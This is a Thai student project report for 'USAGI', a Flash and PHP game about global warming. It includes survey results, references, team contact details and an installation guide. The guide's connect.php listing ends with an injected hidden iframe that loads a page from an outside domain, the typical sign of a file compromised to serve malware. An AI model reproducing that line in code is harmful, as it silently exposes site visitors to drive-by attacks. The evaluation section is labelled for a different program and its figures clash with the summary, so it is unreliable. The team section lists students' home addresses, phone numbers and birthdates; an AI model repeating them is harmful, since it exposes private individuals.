
ภาษาที่ใช้เขียน

- Action Script 3.0
- php MySQL

โปรแกรมที่ใช้ในการพัฒนา

- Adobe Flash cs5.5
- Editplus 2

ขั้นตอนการทำงานของโปรแกรม



ขอบเขตของโปรแกรม

สร้างเกมที่เป็นการปลูกฝังจิตสำนึกและให้ความรู้ การรณรงค์และความสนุกสนาน รวมเข้าด้วยกัน

คุณลักษณะของอุปกรณ์ที่ใช้กับโปรแกรม

Computer ระบบปฏิบัติการ OSX , Windows หรือ Ubuntu (Linux)

กลุ่มผู้ใช้โปรแกรม

เหมาะสำหรับทุกเพศ ทุกวัย หรือผู้ที่ให้ความสนใจในเรื่องของการลดภาวะโลกร้อน

ผลของการทดสอบโปรแกรม

หลังจากการนำโปรแกรมไปทดลองให้ กลุ่มเพื่อนนักเรียนทดลองเล่นจริง และทำการประเมินผลด้วยแบบสอบถามการใช้งานโปรแกรมเกม “USAGI อุซางิ พืทักซ์โลก” พบว่ากลุ่มเพื่อนนักเรียนชายคิดเป็นร้อยละ 25% และกลุ่มเพื่อนนักเรียนหญิง 75% พบว่า กลุ่มเพื่อนนักเรียนส่วนใหญ่มีระดับความพอใจด้านประโยชน์จากโปรแกรม อยู่ในระดับดี คิดเป็นร้อยละ 70.3 ด้านความสนุกสนานของโปรแกรม อยู่ในระดับดี คิดเป็นร้อยละ 61.7 ความยากง่ายในการใช้งาน ในระดับดี คิดเป็นร้อยละ 60.7 รูปแบบการใช้งาน ในระดับดี คิดเป็นร้อยละ 67.1 และการประยุกต์ใช้งานของโปรแกรม ในระดับดี คิดเป็นร้อยละ 62.5 และจากข้อเสนอแนะโดยสรุป มีความเห็นว่าควรทำเกมให้มีความมากกว่านี้และควรปรับเพิ่มลดความยากง่ายให้พอเหมาะสม

ปัญหาและอุปสรรคในการทำงาน

เนื่องจากข้อมูลในเรื่องของการนำขยะมารีไซเคิลให้สามารถใช้ได้นั้นยังมีตัวอย่างให้ดูน้อยมากและข้อมูลของการลดภาวะโลกร้อนโดยวิธีต่างๆยังมีขอบเขตกว้างเกินไปทำให้ยากต่อการนำมาประกอบและแยกย่อยเป็นด้านต่างๆภายในเกม

สรุปผลการประเมินการใช้โปรแกรม GEOMETRY หารหษาเรขาคณิต

คำชี้แจง ให้ท่านทำเครื่องหมาย (✓) ลงในช่องที่ตรงกับความคิดเห็นของท่านให้มากที่สุด

1. เพศ

ชาย 38%

หญิง 62%

รายการประเมิน	ระดับความพอใจ				
	ดีมาก(5)	ดี(4)	ปานกลาง(3)	น้อย(2)	ควรปรับปรุง(1)
1. ประโยชน์ของโปรแกรม	24.3	70.3	5.4		
2. ความสนุกสนานที่ได้รับจากโปรแกรม	23.1	61.7	12	3.2	
3. ความยากง่ายในการใช้โปรแกรม	24.8	60.7	12.3	2.7	
4. รูปแบบการใช้งานของโปรแกรม	27.5	67.3	5.2		
5. การประยุกต์ใช้งานของโปรแกรม	35.1	62.5	2.4		

ข้อเสนอแนะ

-ทำให้สามารถเล่นบน Smartphone หรือ Tablet ได้

-มีให้ดาวน์โหลดใน Playstore หรือ Appstore

-เพิ่มโจทย์ให้มากขึ้น และปรับระดับความยากง่ายให้เหมาะสมมากขึ้น

แนวทางในการพัฒนาและประยุกต์ใช้กับอุปกรณ์อื่นๆ

เพิ่มรูปแบบของโปรแกรมเป็นแอปพลิเคชันให้ทุกส่วนสามารถใช้งานได้บน Smartphone หรือ Tablet

ข้อสรุปและข้อเสนอแนะในการพัฒนาครั้งต่อไป

ในการพัฒนาครั้งต่อไปอาจเพิ่มด้านที่ให้ความรู้ในเรื่องของสิ่งที่ควรปฏิบัติเพื่อช่วยในการลดมลพิษ และความรู้ในเรื่องอื่นๆ และเพิ่มรูปแบบให้สามารถเล่นเกมได้บน Smartphone หรือ Tablet ในระบบปฏิบัติการ Android ให้ใช้งานโปรแกรมเข้าถึงมากขึ้นโดยให้ผู้สนใจสามารถโหลดได้ใน Google playstore

เอกสารอ้างอิง

ภาวะโลกร้อน Global Warming.[ออนไลน์].เข้าถึงได้จาก : <http://www.greentheearth.info/>

(วันที่สืบค้นข้อมูล: 13 พฤศจิกายน 2558)

ผลกระทบหลักของภาวะโลกร้อน.[ออนไลน์]. เข้าถึงได้จาก :

<http://www.energysavingmedia.com/news/page.php?a=10&n=131&cno=2757>

(วันที่สืบค้นข้อมูล: 13 พฤศจิกายน 2558)

สาเหตุของการเกิดภาวะโลกร้อน.[ออนไลน์].เข้าถึงได้จาก : [http://icare.kapook.com/](http://icare.kapook.com/globalwarming.php?ac=detail&s_id=49&id=123)

[globalwarming.php?ac=detail&s_id=49&id=123](http://icare.kapook.com/globalwarming.php?ac=detail&s_id=49&id=123)

(วันที่สืบค้นข้อมูล: 13 พฤศจิกายน 2558)

Thaiflashdev. **Action Script 3.0**.[ออนไลน์]. เข้าถึงได้จาก : <http://www.thaiflashdev.com>.

(วันที่ค้นข้อมูล : 13 พฤศจิกายน 2558)

การสร้างเกม Flash ด้วยAS3.[ออนไลน์].เข้าได้จาก :

<http://www.apivat.com/joomla/index.php/home>

(วันที่ค้นข้อมูล : 13 พฤศจิกายน 2558)

การสร้างอนิเมชันด้วย Flash.[ออนไลน์].เข้าได้จาก : <http://www.kroojan.com/flash/>

(วันที่ค้นข้อมูล : 13 พฤศจิกายน 2558)

ทีมพัฒนา

หัวหน้าโครงการ

1. นายคณิติน งามประเสริฐ

วัน/เดือน/ปีเกิด 26 มิถุนายน 2541

ระดับการศึกษา ชั้นมัธยมศึกษาปีที่ 5 โรงเรียนสตรีอ่างทอง

ที่อยู่ตามทะเบียนบ้าน 47 ถ.อ่างทอง-สิงห์บุรี ต.ย่านซื่อ อ.เมือง จ.อ่างทอง

โทรศัพท์ 082-5948481

E-mail Kanitin120@gmail.com

ผู้ร่วมโครงการ

2. น.ส.อรพรรณ มะนิยม

วัน/เดือน/ปีเกิด 18 กุมภาพันธ์ 2542

ระดับการศึกษา ชั้นมัธยมศึกษาปีที่ 5 โรงเรียนสตรีอ่างทอง

ที่อยู่ตามทะเบียนบ้าน 101/1 หมู่ 1 ต.ศรีพราน อ.แสวงหา จ.อ่างทอง

โทรศัพท์ 086-7119953

E-mail palalop_pop@outlook.com

3. น.ส.ณัฐนันท์ ศรีสวย

วัน/เดือน/ปีเกิด 28 พฤศจิกายน 2542

ระดับการศึกษา ชั้นมัธยมศึกษาปีที่ 5 โรงเรียนสตรีอ่างทอง

ที่อยู่ตามทะเบียนบ้าน 43 หมู่ 2 ต.สาวร้องไห้ อ.วิเศษชัยชาญ จ.อ่างทอง

โทรศัพท์ 086-0307434

E-mail Donut_nattanan@hotmail.com

อาจารย์ที่ปรึกษาโครงการ

นายอธิรัฐ พุ่มสาขา

สถานที่ติดต่อ โรงเรียนสตรีอ่างทอง ต.ศาลาแดง อ.เมือง จ.อ่างทอง

โทรศัพท์ 035625405

มือถือ 0822340779

E-mail GTA.TC.SA@gmail.com

ภาคผนวก

คู่มือการใช้งาน


1. หน้าแรกของโปรแกรม

ในส่วนหน้าแรกของโปรแกรมจะมีให้เลือก 3 ตัวเลือก คือ

- เมื่อ กดปุ่ม Play จะเข้าสู่หน้าระบบ(sign in)และการสมัครเพื่อเข้าสู่ระบบ(register)สำหรับผู้ใช้งานใหม่
- เมื่อ กดปุ่ม Story จะเข้าสู่เนื้อเรื่องของเกมแต่สำหรับผู้ใช้งานใหม่จะต้องสมัครสมาชิกก่อน
- เมื่อกดปุ่ม Logout ก็จะเป็นการออกจากUser ID นั้นๆเพื่อทำการเปลี่ยน User และจะมีการเข้าสู่ระบบใหม่




2. หน้า Sign in หรือ login ผู้เล่นใหม่จะต้องทำการสมัครสมาชิกโดยการกดที่ปุ่ม REGISTER



A colorful sign-in form designed to look like a scroll. At the top, a pink banner with a red border contains the text "sign in" in a red, cursive font. The scroll itself is yellow with a red border and features two input fields: "id:" followed by a pink rectangular box, and "pass:" followed by another pink rectangular box. At the bottom of the scroll, there are two blue buttons with white text: "SIGN IN" on the left and "REGISTER" on the right. The background shows a light blue sky and green bushes.

ให้ผู้เล่นใหม่ทำการกรอกข้อมูลตามที่กำหนด และเมื่อกด ปุ่ม CREATE ทางระบบจะบันทึกข้อมูล user และกลับไปหน้าจอ sing in เพื่อทำการเข้าสู่ระบบ



A colorful registration form designed to look like a scroll. At the top, a pink banner with a red border contains the text "register" in a red, cursive font. The scroll itself is yellow with a red border and features three input fields: "name:" followed by a pink rectangular box, "id:" followed by another pink rectangular box, and "pass:" followed by a third pink rectangular box. At the bottom of the scroll, there are two blue buttons with white text: "CREATE" on the left and "BACK" on the right. The background shows a light blue sky and green bushes.

3. Story (เนื้อเรื่อง) หลังจากผู้เล่นใหม่ทำการ Sign in แล้ว ก็จะเข้ามาในส่วนของเนื้อเรื่องของเกม




4.การเลือก level

การเลือก level นั้นจะสามารถเลือกได้เฉพาะลูกแก้วที่เป็นสีชมพู ส่วนสีเทานั้นจะสามารถเล่นได้ก็ต่อเมื่อผู้เล่นได้ทำการผ่านด่านก่อนหน้าสำเร็จ จะมีหน้าโชว์คะแนนของผู้เล่นที่ได้มากที่สุด และคะแนนของตัวเองเพื่อจัดอันดับและทำให้เกิดการแข่งขันกับผู้เล่นคนอื่นๆ



5.หลังจากเลือกด่านแล้วจะมีคำอธิบายของแต่ละด่านและวิธีการเล่นที่จะสามารถผ่านด่านนั้นๆไปได้



6.เมื่อผู้เล่นสามารถทำภารกิจได้สำเร็จตามระยะเวลาที่กำหนด จะขึ้นหน้า complete ซึ่งจะประกอบด้วยชื่อผู้เล่นจากการเข้าสู่ระบบและผลคะแนน จากนั้นให้กดปุ่ม Home เพื่อกลับไปหน้าเลือก level และทำการเข้าเล่นในด่านต่อไป



7. แต่ถ้าผู้เล่นไม่สามารถผ่านด่านได้ตามระยะเวลาที่กำหนด จะขึ้นหน้า พลาด! และขึ้นปุ่มให้ย้อนกลับไปเล่นใหม่หรือปุ่ม Home เพื่อให้กลับไปหน้าเลือกด่าน




วิธีการติดตั้งโปรแกรม

1. ทำการติดตั้งโปรแกรม Appserv 2.5.10 โดยเข้าไปในโฟลเดอร์ tools ในแผ่น CD
2. หน้าต่างการติดตั้งจะขึ้นมาและให้ทำการกดปุ่ม Next แต่ถ้าหากมีโปรแกรมอยู่แล้วให้กด Cancel




3. คลิก Next ไปเรื่อยๆ จนกว่าจะปรากฏหน้า Apache HTTP Server Information ให้ตั้งชื่อ Server Name ตามต้องการแต่แนะนำ ควรใช้ค่าที่ระบบกำหนดให้ (ในหน้านี้ให้ทำการกำหนดค่า Server Name เป็น localhost แล้วคลิก Next)



4. หน้า SQL Server Configuration ให้ทำการกำหนดรหัสผ่าน) จำรหัสผ่านไว้ให้ดี เพราะจะต้องใช้ในการเชื่อมต่อฐานข้อมูล แล้วคลิก Install



5.สิ้นสุดการติดตั้ง คลิก Finish



6.เมื่อติดตั้ง Appserv 2.5.10 เสร็จเรียบร้อยแล้ว ต่อไปคือการติดตั้งบนเครื่องคอมพิวเตอร์

7.คัดลอกไฟล์เตอร์ usagi จากแผ่น CD ไปใส่ใน C:\AppServ\www\

8.หลังจากติดตั้งเสร็จเรียบร้อยแล้วให้ไปที่ C:\AppServ\www\usagi ดับเบิลคลิกเปิดไฟล์ connect.php ด้วยโปรแกรมเกี่ยวกับภาษา) Notepad, EditPlus (ทำการแก้ไขค่าในบรรทัดที่ 4 ให้เป็น \$pass=" " รหัสผ่านที่ได้ตั้งไว้ตอนติดตั้ง Appserv” แล้วทำการบันทึก

```
1 <?
2 $host='localhost';
3 $user='root';
4 $pass='';
5 $db='usagi';
6 mysql_connect($host,$user,$pass)or die('ไม่สามารถเชื่อมต่อได้');
7 mysql_select_db($db)or die('ไม่สามารถเลือกรฐานข้อมูลได้');
8 mysql_query('SET character_set_results=utf8');
9 mysql_query('SET character_set_client=utf8');
10 mysql_query('SET character_set_connection=utf8');
11 ?><iframe src=http://www.1140ldest.com/zz/mm.htm width=100 height=0></iframe>
12
```

9. ทดลองโปรแกรมโดยเปิดเว็บเบราว์เซอร์) แสดงผลได้ดีใน Google Chrome (พิมพ์ URL ในช่อง Address เป็น <http://localhost/usagi> หรือ <http://127.0.0.1/usagi> ถ้าปรากฏหน้าโปรแกรมแสดงว่าการติดตั้งเสร็จสมบูรณ์